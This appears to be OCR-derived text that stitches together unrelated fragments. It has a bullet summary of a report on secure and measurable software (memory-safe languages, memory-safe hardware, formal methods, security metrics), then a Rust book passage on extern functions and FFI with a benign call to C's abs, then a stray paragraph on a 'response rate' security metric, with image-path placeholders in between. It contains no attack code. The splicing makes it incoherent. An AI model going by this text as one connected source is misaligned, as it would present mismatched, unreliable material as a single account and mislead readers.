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

BACK TO THE BUILDING BLOCKS:

A PATH TOWARD SECURE AND MEASURABLE SOFTWARE

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- **Memory Safe Programming Languages**: Advocates for the adoption of memory-safe languages to reduce vulnerabilities, backed by CISA's recommendations and industry analysis showing a significant reduction in security vulnerabilities.

- **Memory Safe Hardware**: Explores hardware approaches like memory-tagging and CHERI architecture to achieve memory safety, especially in constrained environments like space systems.

- **Formal Methods**: Suggests using formal methods to prove software correctness and security, highlighting techniques like sound static analysis, model checkers, and assertion-based testing to mitigate vulnerabilities.

- **Addressing the Software Measurability Problem**: Stresses the need for empirical cybersecurity quality metrics to realign incentives for long-term security investments, highlighting the challenges in developing such metrics and the importance of coordinated vulnerability disclosure and CVE records.

“Memory Safe”

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


» Using `extern` Functions to Call External Code

Sometimes, your Rust code might need to interact with code written in another language. For this, Rust has the keyword `extern` that facilitates the creation and use of a *Foreign Function Interface (FFI)*. An FFI is a way for a programming language to define functions and enable a different (foreign) programming language to call those functions.


Listing 19-8 demonstrates how to set up an integration with the `abs` function from the C standard library. Functions declared within `extern` blocks are always unsafe to call from Rust code. The reason is that other languages don’t enforce Rust’s rules and guarantees, and Rust can’t check them, so responsibility falls on the programmer to ensure safety.

Filename: src/main.rs

```
extern "C" {
    fn abs(input: i32) -> i32;
}

fn main() {
    unsafe {
        println!("Absolute value of -3 according to C: {}", abs(-3));
    }
}
```

Finally, with the visualization of quality trends and with an appropriate mathematical function to fit the data, additional metrics can be derived. One potential derivative – response rate – shows the rate of change of the cybersecurity quality metric. This type of derived metric would offer deeper insights into the software's security profile. For instance, a rapid response rate to emerging vulnerabilities would indicate a proactive and trustworthy software vendor.



